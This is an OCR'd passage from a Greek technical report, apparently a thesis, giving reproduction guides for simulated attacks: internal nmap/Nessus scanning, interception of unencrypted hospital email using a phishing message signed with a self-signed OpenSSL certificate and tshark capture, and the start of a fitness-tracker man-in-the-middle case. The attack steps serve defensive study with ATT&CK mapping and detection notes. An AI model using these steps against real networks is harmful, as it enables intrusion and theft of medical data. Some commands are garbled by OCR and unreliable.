
3. **Απαιτήσεις**

   Απαιτούνται τα ακόλουθα ώστε η επίθεση να αναπαραχθεί σε περιβάλλον ελέγχου:


   - Ένα μηχάνημα επιτιθέμενου με εγκατεστημένα τα κατάλληλα εργαλεία σάρωσης (στην περίπτωσή μας χρησιμοποιήθηκε το Kali linux με nmap και Nessus).
   - Μια τοπολογία δικτύου που θα αποτελέσει στόχο των σαρώσεών. Αυτό μπορεί να είναι ένα περιβάλλον cloud είτε φυσικό. Όσο πιο περίπλοκο και εκτεταμένο είναι αυτό το δίκτυο, τόσο το καλύτερο για τη συλλογή ερμηνεύσιμων αποτελεσμάτων.

4. **Διαγνωστικά**

   Η υψηλού επιπέδου περιγραφή σε αυτή την περίπτωση επικεντρώνεται σε ένα άτομο, που δεν συνδέεται με τον οργανισμό ή μια κόκκινη ομάδα που έχει συμβληθεί για να ελέγξει το δίκτυο. Το εν λόγω άτομο αποκτά πρόσβαση στο δίκτυο μέσω κοινωνικής μηχανικής και στη συνέχεια προχωρά σε εσωτερική σάρωση, εκθέτοντας ευπάθειες και στη συνέχεια ειδοποιώντας τη διαχείριση του δικτύου. Το άτομο αυτό δεν ενεργεί κακόβουλα, αλλά δεν έχει επίσης λάβει άδεια για τις δραστηριότητές του, επομένως



Εικόνα 4.44: *Τοπολογία δικτύου για UC12 - Απεικόνιση zenmap*



Εικόνα 4.45: *Τοπολογία δικτύου για UC12 - Τοπολογία DYPE5 για σύγκριση(Μέρος 1)*

εμπίπτει στην κατηγορία "γκρίζου καπέλου"(gray hat[13]). Ακόμη και ένα οχυρό και σωστά ρυθμισμένο δίκτυο δεν είναι απρόσβλητο από μια τέτοια σάρωση, καθώς το διάνυσμα επίθεσης βασίζεται στην κοινωνική μηχανική και στην απλή εσωτερική παρουσία του επιτιθέμενου, ώστε να μπορέσει να συγκεντρώσει σημαντικές πληροφορίες.

5. **Τεχνικές Αντιπάλου**

   - **T1046 - Σάρωση Υπηρεσιών Δικτύου**

[13] https://en.wikipedia.org/wiki/Grey_hat

Εικόνα 4.46: *Τοπολογία δικτύου για UC12 - Τοπολογία DYPE5 για σύγκριση(Μέρος 2)*

Ο αντίπαλος είναι σε θέση να απαριθμήσει και να αξιολογήσει τις υπηρεσίες που εκτελούνται στους οικοδεσπότες του δικτύου μέσω της χρήσης εξειδικευμένου λογισμικού. Θα πρέπει να σημειωθεί ότι οι ενεργές υπηρεσίες και οι αντίστοιχες θύρες είναι αναγνωρίσιμες από σχεδιασμού στα περισσότερα δίκτυα και ο πιθανός μετριασμός εμπίπτει στο ότι ο επιτιθέμενος δεν είναι εξαρχής παρών μέσα στο δίκτυο.

- **T1082 - Ανακάλυψη πληροφοριών συστήματος**

  Ο αντίπαλος συλλέγει τα λειτουργικά συστήματα των οικοδεσπότων και τις λεπτομέρειες έκδοσης/patches/αρχιτεκτονικής, επιτρέποντας τη δυνητική εκμετάλλευση σε ένα επαρκώς παρωχημένο σύστημα.

- **T1590.004 - Συγκέντρωση Πληροφοριών για το Δίκτυο Θυμάτων: Τοπολογία δικτύου**

  Οι αντίπαλοι μπορούν να συλλέξουν πληροφορίες σχετικά με την τοπολογία του δικτύου του θύματος που μπορούν να χρησιμοποιηθούν κατά τη διάρκεια μελλοντικής επίθεσης. Οι πληροφορίες σχετικά με τις τοπολογίες δικτύων μπορεί να περιλαμβάνουν ποικίλες λεπτομέρειες, συμπεριλαμβανομένης της φυσικής ή/και λογικής διάταξης τόσο των εξωτερικά όσο και των εσωτερικά στραμμένων περιβαλλόντων δικτύου. Οι πληροφορίες αυτές μπορεί επίσης να περιλαμβάνουν λεπτομέρειες σχετικά με συσκευές δικτύου (πύλες, δρομολογητές κ.λπ.) και άλλες υποδομές.

6. **Υπόδειγμα Αλληλουχίας Ενεργειών**

   Περιγραφή των απαιτούμενων βημάτων έαν κάποιος επιθυμεί να αναπαράξει την επίθεση στο δικό του περιβαλλόν ελέγχου:

   (α΄) Απόκτηση Πρόσβασης

   Ο επιτιθέμενος επιτυγχάνει πρόσβαση στο εσωτερικό δίκτυο του οργανισμού, είτε μέσω κοινωνικής μηχανικής είτε εκμεταλλευόμενος κάποια ευπάθεια. Ειδικά σε αυτή την περίπτωση, υποτίθεται ότι η πρόσβαση είναι δεδομένη, καθώς ο επιτιθέμενος περιγράφεται ότι έχει μάθει τον κωδικό πρόσβασης WAP από έναν υπάλληλο.


   (β΄) Έναρξη Σάρωσης

   Ο επιτιθέμενος χρησιμοποιεί εργαλεία εγκατεστημένα στο μηχάνημά του για να σαρώσει πλήρως το δίκτυο και να καταγράψει πληροφορίες σχετικά με τα συ-

στήματα εντός του. Για το σκοπό αυτό διατίθεται μια ποικιλία εργαλείων, που κυμαίνονται από απλά βοηθητικά προγράμματα CLI έως εργαλεία μετα-ανάλυσης με web UX.

Ένα δείγμα διαμόρφωσης του Nessus που μπορεί να χρησιμοποιηθεί είναι το προφίλ "fast port scan", με στόχο τα διαθέσιμα υποδίκτυα.

Τα αποτελέσματα μπορούν να παρουσιαστούν με ιεραρχικό τρόπο, από κρίσιμα έως μη επιζήμια, επιτρέποντας τον γρήγορο εντοπισμό όσων πρέπει να αντιμετωπιστούν άμεσα.



Εικόνα 4.47: *UC12 - Nessus Scan*

Ένα άλλο απλούστερο εργαλείο ανοιχτού κώδικα που μπορεί να χρησιμοποιηθεί είναι το nmap. Ένα δείγμα ολοκληρωμένης σάρωσης για το δίκτυό θα ήταν:

```
nmap -O -A 10.10.2,48,50,255.0/24
```

δεδομένου ότι έχουν ήδη εντοπισθεί τα υποδίκτυα ενδιαφέροντος. Άλλες πιθανές σημαίες nmap που αξίζει να εξεταστούν:

```
-sL (List Scan) -sn (No port scan) -Pn (No ping)
```

(γ') Αναφορά (προαιρετική).

Ο επιτιθέμενος μπορεί να επιλέξει να αναφέρει τις πληροφορίες που συνέλεξε στον οργανισμό, ώστε να φροντίσουν για την αποκατάσταση των σημείων σφάλματος, ή να χρησιμοποιήσει τις πληροφορίες αυτές προς όφελός του.

4.3.9 UC16 - Υποκλοπή μη κρυπτογραφημένου email


1. **Εισαγωγή**

Υλικό αναφοράς για την περίπτωση Use Case 16 - Unencrypted Email Interception. Η ενότητα αυτή περιέχει μία ανάλυση των τεχνικών του επιτιθέμενου σύμφωνα με τη γνωσιακή βάση του MITRE ATT&CK matrix, καθώς και την τοπολογία και απαιτούμενα βήματα για την αναπαραγωγή του σεναρίου σε περιβάλλον ελέγχου ή παραγωγής.

Σε αυτή την περίπτωση χρήσης, ο επιτιθέμενος εκμεταλλεύεται τα αδύναμα πρότυπα ασφαλείας ενός παρόχου υγειονομικής περίθαλψης για να υποδυθεί ένα μέλος του προσωπικού και να ζητήσει προνομιακές πληροφορίες μέσω ηλεκτρονικού ταχυδρομείου. Επιπλέον, είναι σε θέση να κρυφακούσει τις μη κρυπτογραφημένες επικοινωνίες ηλεκτρονικού ταχυδρομείου μεταξύ επαγγελματιών του τομέα της υγειονομικής περίθαλψης, αποκτώντας συνδέσμους που παρέχουν πρόσβαση σε διακομιστές που φιλοξενούν ευαίσθητα δεδομένα.

2. **Τοπολογία**

Παρατίθεται η τοπολογία δικτύου που χρησιμοποιήθηκε κατά την προσομοίωση.



Εικόνα 4.48: *Τοπολογία δικτύου για UC16 - Unencrypted Email Interception*

3. **Απαιτήσεις**

Απαιτούνται τα ακόλουθα ώστε η επίθεση να αναπαραχθεί σε περιβάλλον ελέγχου:

- Ένα μηχάνημα επιτιθέμενου με εγκατεστημένο το OpenSSL, το wirehark ή/και το tshark, για σκοπούς δημιουργίας πιστοποιητικών και υποκλοπής.
- Ένας διακομιστής αλληλογραφίας, ρυθμισμένος να μην χρησιμοποιεί SSL/TLS.
- Ένα υποψήφιο θύμα, που χρησιμοποιεί ένα πρόγραμμα-πελάτη email ρυθμισμένο να αγνοεί την έλλειψη κρυπτογράφησης του διακομιστή.

4. **Διαγνωστικά**

Η επίθεση βασίζεται στην έλλειψη ασφάλειας SSL/TLS κατά την επικοινωνία μέσω email. Αυτό μπορεί να αποδοθεί είτε σε έναν ανεπαρκώς ρυθμισμένο εσωτερικό διακομιστή ηλεκτρονικού ταχυδρομείου, είτε σε μια απαρχαιωμένη ρύθμιση εκ μέρους του οργανισμού. Θα πρέπει να σημειωθεί ότι χρειάστηκαν ειδικές ρυθμίσεις κατά την προσομοίωση μη κρυπτογραφημένης επικοινωνίας email σε ένα δοκιμαστικό περιβάλλον με τον δικό μας προσαρμοσμένο mailserver. Απαιτείται να αγνοηθούν σκόπιμα πολλαπλές προειδοποιήσεις. Η συντριπτική πλειονότητα των εξωτερικών παρόχων θα αρνηθεί τη μη κρυπτογραφημένη επικοινωνία. Επιπλέον, τα προγράμματα-πελάτες email έπρεπε να λάβουν ειδικές ρυθμίσεις ώστε να αγνοούν την κακή κρυπτογράφηση στις ρυθμίσεις του διακομιστή.

Ασθενούς ασφαλείας ρυθμίσεις όπως αυτή μπορούν να εντοπιστούν μέσω ενός packet sniffer, φιλτράροντας για το πρωτόκολλο imf. Το imf συνήθως μεταφέρεται με ασφάλεια μέσω SMTP, ενώ η παρουσία του είναι αδιαφανής για τους ακροατές του δικτύου. Το γεγονός ότι τα περιεχόμενα μιας επικοινωνίας μηνυμάτων συλλαμβάνονται μέσω του δικτύου θα πρέπει να αποτελεί αιτία συναγερμού.

Απλή σάρωση tshark για ανίχνευση imf:

```
tshark -Y 'imf' -i eth0
```

Επιπλέον, οι σύγχρονοι πελάτες email που έχουν ρυθμίσει τον εξερχόμενο διακομιστή σε STARTTLS ή SSL/TLS θα αναφέρουν την αποτυχία του διακομιστή να διαπραγματευτεί τα εν λόγω πρωτόκολλα κατά την εγκαθίδρυση μιας σύνδεσης. Θα πρέπει να σημειωθεί ότι η προεπιλεγμένη ρύθμιση ασφαλείας για τους πελάτες είναι η προσπάθεια διαπραγμάτευσης ασφαλών επικοινωνιών.

5. **Τεχνικές Αντιπάλου**

   - **T1587.003 - Ανάπτυξη ικανοτήτων: Ψηφιακά Πιστοποιητικά**

     Ο αντίπαλος δημιουργεί ένα αυτο-υπογεγραμμένο πιστοποιητικό SSL/TLS, προκειμένου να εμπνεύσει εμπιστοσύνη, ενώ παράλληλα αποσπά ευαίσθητες πληροφορίες. Το πιστοποιητικό περιέχει πληροφορίες σχετικά με το κλειδί και την ταυτότητα του κατόχου του. Στην περίπτωση ενός αυτο-υπογεγραμμένου πιστοποιητικού, η αρχή πιστοποίησης υπογραφής (CA) δεν περιλαμβάνεται στην αλυσίδα εμπιστοσύνης που δείχνει στο πιστοποιητικό ρίζας, γεγονός που θα προειδοποιήσει τους χρήστες σχετικά με την αξιοπιστία του.

   - **T1040 - Sniffing δικτύου**

     Σύνδεσμοι που παρέχουν πρόσβαση σε διακομιστή που περιέχει ευαίσθητα ιατρικά δεδομένα αποκτώνται μέσω υποκλαπέντων emails που αποστέλλονται εντός του δικτύου.

6. **Υπόδειγμα Αλληλουχίας Ενεργειών**

   Περιγραφή των απαιτούμενων βημάτων έαν κάποιος επιθυμεί να αναπαράξει την επίθεση στο δικό του περιβαλλόν ελέγχου:

   (α') Δημιουργία αυτο-υπογεγραμμένου πιστοποιητικού:

   Προκειμένου να δημιουργηθεί και να υπογραφεί ένα ψηφιακό πιστοποιητικό, στο πλαίσιο της προετοιμασίας του επιτιθέμενου για την ανάπτυξη πόρων, χρησιμοποιείται η κρυπτογραφική βιβλιοθήκη OpenSSL.

   Εγκατάσταση OpenSSL:

   ```
   sudo apt-get install openssl
   ```

   Δημιουργία αρχείου ρυθμίσεων Openssl:

```
touch smime.cnf
```

Η ακόλουθη βασική ρύθμιση παραμέτρων πρέπει να επικολληθεί στο αρχείο smime.cnf:

```
[req]
distinguished_name = req_distinguished_name

[req_distinguished_name]
countryName = Country Name (2 letter code)
countryName_default = AU
countryName_min = 2
countryName_max = 2
stateOrProvinceName = State or Province Name (full name)
stateOrProvinceName_default = Some-State
localityName = Locality Name (eg, city)
0.organizationName = Organization Name (eg, company)
0.organizationName_default = Internet Widgits Pty Ltd
organizationalUnitName = Organizational Unit Name (eg, section)
commonName = Common Name (e.g. server FQDN or YOUR name)
commonName_max = 64
emailAddress = Email Address
emailAddress_max = 64

[smime]
basicConstraints = CA:FALSE
keyUsage = nonRepudiation, digitalSignature, keyEncipherment
subjectKeyIdentifier = hash
authorityKeyIdentifier = keyid:always,issuer
subjectAltName = email:copy
extendedKeyUsage = emailProtection
```

Εικόνα 4.49: *UC16 - Ρυθμίσεις smime.conf*

Δημιουργία ιδιωτικού κλειδιού RSA (εισαγάγετε μια φράση πρόσβασης όταν ζητηθεί):

```
openssl genrsa -aes256 -out ca.key 4096
```

Αυτο-υπογεγραμμένο πιστοποιητικό για CA:

```
openssl req -new -x509 -days 3650 -key ca.key -out ca.crt
```

Ιδιωτικό κλειδί RSA για προσωπικό email:

```
openssl genrsa -aes256 -out smime_test_user.key 4096
```

Δημιουργία αίτησης υπογραφής πιστοποιητικού:

```
openssl req -new -key smime$_{t}est_{u}ser.key – outsmime_test_user.csr
```

Υπογραφή πιστοποιητικού με χρήση της CA:

```
openssl x509 -req -days 3650 -in smime_test_user.csr -CA ca.crt -CAkey ca.key
-set_serial 1 -out smime_test_user.crt -addtrust emailProtection -addreject clie-
ntAuth -addreject serverAuth -trustout -extfile smime.cnf -extensions smime
```

Συσκευασία πιστοποιητικού σε μορφή PKCS12:

```
openssl pkcs12 -export -in smime_test_user.crt -inkey smime_test_user.key -out
smime_test_user.p12
```

(β') Ρύθμιση του mailserver:

Ανατρέξτε στο παράρτημα Α'.1 για οδηγίες σχετικά με το πώς να εγκατασταθεί ένας απλός διακομιστής email dovecot/postfix. Για να απενεργοποιηθεί η ασφάλεια SSL/TLS, πρέπει να γίνουν οι ακόλουθες αλλαγές στο αρχείο /etc/postfix/main.cf , ακολουθούμενες από μια επανεκκίνηση της υπηρεσίας:

```
smtpd_tls_security_level = none
smtpd_tls_auth_only = no
smtpd_use_tls = no
smtp_use_tls = no
```

Εικόνα 4.50: *UC16 - Ρυθμίσεις postfix*

(γ') Υπογεγραμμένο Email Ψαρέματος:

Αποστέλλεται ένα ηλεκτρονικό μήνυμα ηλεκτρονικού ψαρέματος που ζητά συνδέσμους προς τον διακομιστή web PACS, χρησιμοποιώντας το πιστοποιητικό που δημιουργήθηκε για την υπογραφή του περιεχομένου του. Το πιστοποιητικό πρέπει να προστεθεί στον διαχειριστή πιστοποιητικών του πελάτη email μέσω του κουμπιού "import".

και στη συνέχεια χρησιμοποιείται για την ψηφιακή υπογραφή των περιεχομένων ενός email.

Επιπλέον, οι ρυθμίσεις εξερχόμενου διακομιστή SMTP για το λογαριασμό email πρέπει να τροποποιηθούν, θέτοντας την ασφάλεια σύνδεσης σε "none", ώστε να επιτρέπεται η μη κρυπτογραφημένη επικοινωνία χωρίς SSL/TLS.


(δ') Παραμετροποίηση Επιτιθέμενου για Υποκλοπή:

Ο επιτιθέμενος ξεκινά μια συνεδρία καταγραφής σε ένα λογισμικό καταγραφής δικτύου, όπως το wireshark.

Ένα φίλτρο εμφάνισης για το πρωτόκολλο imf μπορεί να χρησιμοποιηθεί για την απομόνωση της μη κρυπτογραφημένης επικοινωνίας email.

Εναλλακτικά, μπορεί να χρησιμοποιηθεί το tshark, μαζί με το grep για μια προσέγγιση γραμμής εντολών:

```
sudo tshark -V -Y 'imf' -i eth0 > targetfile.txt
cat targetfile.txt | grep -Pzo '.*Line-based(.*n)*'
```



Εικόνα 4.51: *UC16 - Εισαγωγή Αυτο-υπογεγραμμένου Πιστοποιητικού*

(ε΄) Απόκριση Θύματος:


Το θύμα απαντά στο ηλεκτρονικό μήνυμα ψαρέματος με έναν σύνδεσμο που παρέχει πρόσβαση στον διακομιστή PACS, επιτρέποντας στον επιτιθέμενο να κλέψει και να δημοσιεύσει ευαίσθητα δεδομένα υγειονομικής περίθαλψης.

4.3.10 UC17 - Υποκλοπή Fitness Tracker


1. **Εισαγωγή**

Υλικό αναφοράς για την περίπτωση Use Case 17 - Fitness Tracker Interception. Η ενότητα αυτή περιέχει μία ανάλυση των τεχνικών του επιτιθέμενου σύμφωνα με τη γνωσιακή βάση του MITRE ATT&CK matrix, καθώς και την τοπολογία και απαιτούμενα βήματα για την αναπαραγωγή του σεναρίου σε περιβάλλον ελέγχου ή παραγωγής.

Σε αυτή την περίπτωση χρήσης, ο επιτιθέμενος μπορεί να υποδυθεί ένα WiFi AP, επιτρέποντας τη σύλληψη και την ανακατεύθυνση της κυκλοφορίας από συσκευές παρακολούθησης φυσικής κατάστασης στο πραγματικό δίκτυο (man-in-the-middle).



Εικόνα 4.52: *UC16 - Ρυθμίσεις Ασφαλείας Εξερχομένων*




Εικόνα 4.53: *UC16 - Φίλτρο Εμφάνισης Wireshark*

Έχοντας πρόσβαση στην κρυπτογραφημένη επικοινωνία, είναι στη συνέχεια σε θέση να παρακάμψει το αδύναμο πρότυπο κρυπτογράφησης που χρησιμοποιείται από τους ιχνηλάτες και να αποκτήσει προνομιακές πληροφορίες.

2. **Τοπολογία**

Παρατίθεται η τοπολογία δικτύου που χρησιμοποιήθηκε κατά την προσομοίωση.



Εικόνα 4.54: *Τοπολογία δικτύου για UC17 - Fitness Tracker Interception*


3. **Απαιτήσεις**

   Απαιτούνται τα ακόλουθα ώστε η επίθεση να αναπαραχθεί σε περιβάλλον ελέγχου:

   - Ένα μηχάνημα που λειτουργεί ως fitness tracker με τον προσομοιωτή συμπεριφοράς σε λειτουργία. Η Java πρέπει να είναι εγκατεστημένη.
   - Ένα μηχάνημα που ενεργεί ως επιτιθέμενος, με εγκατεστημένο το κατάλληλο λογισμικό καταγραφής, όπως το Wireshark.

4. **Διαγνωστικά**

